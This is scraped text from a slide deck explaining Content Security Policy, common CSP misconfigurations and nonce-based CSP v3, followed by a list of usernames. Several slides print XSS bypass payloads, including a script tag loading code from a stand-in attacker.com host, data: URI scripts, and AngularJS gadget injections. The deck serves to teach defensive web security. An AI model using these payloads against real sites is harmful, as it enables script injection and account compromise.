

a computer security standard introduced to prevent cross-site scripting (XSS), clickjacking and other code injection attacks resulting from execution of malicious content in the trusted web page context.

over execution Reduce privilege of the application Content is forced into a unique origin Detect exploitation by monitoring violations Collecting violating reports


mistake #1 script-src ‘self’ ‘unsafe-inline’; object-src ‘none’; ‘unsafe-inline’ in script-src instead of ‘nonce’ Same for ‘default-src’ if script-src directive is not set “>’><script> alert(12345)</script> Bypass:

mistake #2 script-src ‘self’ https: data: *; object-src ‘none’; URL shhemes or wildcard in script-src instead of ‘unsafe-dynamic’ Same for URL schemes and wildcard in ‘object-src’ “>’><script src=https://attacker.com/evil.js> </script> Bypass: “>’><script src=data:text/javascript,alert(12345)></script>

mistake #4 script-src ‘self’; object-src ‘none’; Allow ‘self’ + hosting use-provided content on the name origin Same for object-src or default-src directive “>’><script src=”/user_upload/evil_cat.jpg.js”</script> Bypass:




“>’><script src=”https://whitelisted.com/angular.min.js”></script> <div ng-app ng-csp>{{2+2}}</div> “>’><script src=”https://whitelisted.com/angularjs/1.1.3/angular.min.js”></script> <div ng-app ng-csp id=p ng-click=$event.view.alert(4) Bypass: Also works without user interaction - combining with JSONP endpoints or other JS libraries



Benefits: All <script> tags with correct nonce attribute will be executed <script> tags injected via XSS will be blocked because of missing nonce No host/path whitelists! --> NO BYPASSES

‘none’; • nonce-r4nd0m - Allows all scripts to execute if the correct nonce is set. • unsafe-dynamic - Propagates trust and discards whitelists CSP V.3


 s1lenthil
 yub0n
yub0n
 mofurune
 uyuki234
 ivargrimstad
 kishida
 kinopeee
 texmeijin
 naokihaba
 o0h
o0h
 florets1
 armondando
 kanfab1
 tenderlove
 tammyeverts
 axbom
axbom
 letsgokoyo
 codingconduct
 baasie
 productmarketing
 speakerdeck
 seathinner
 sabderemane
 aemeredith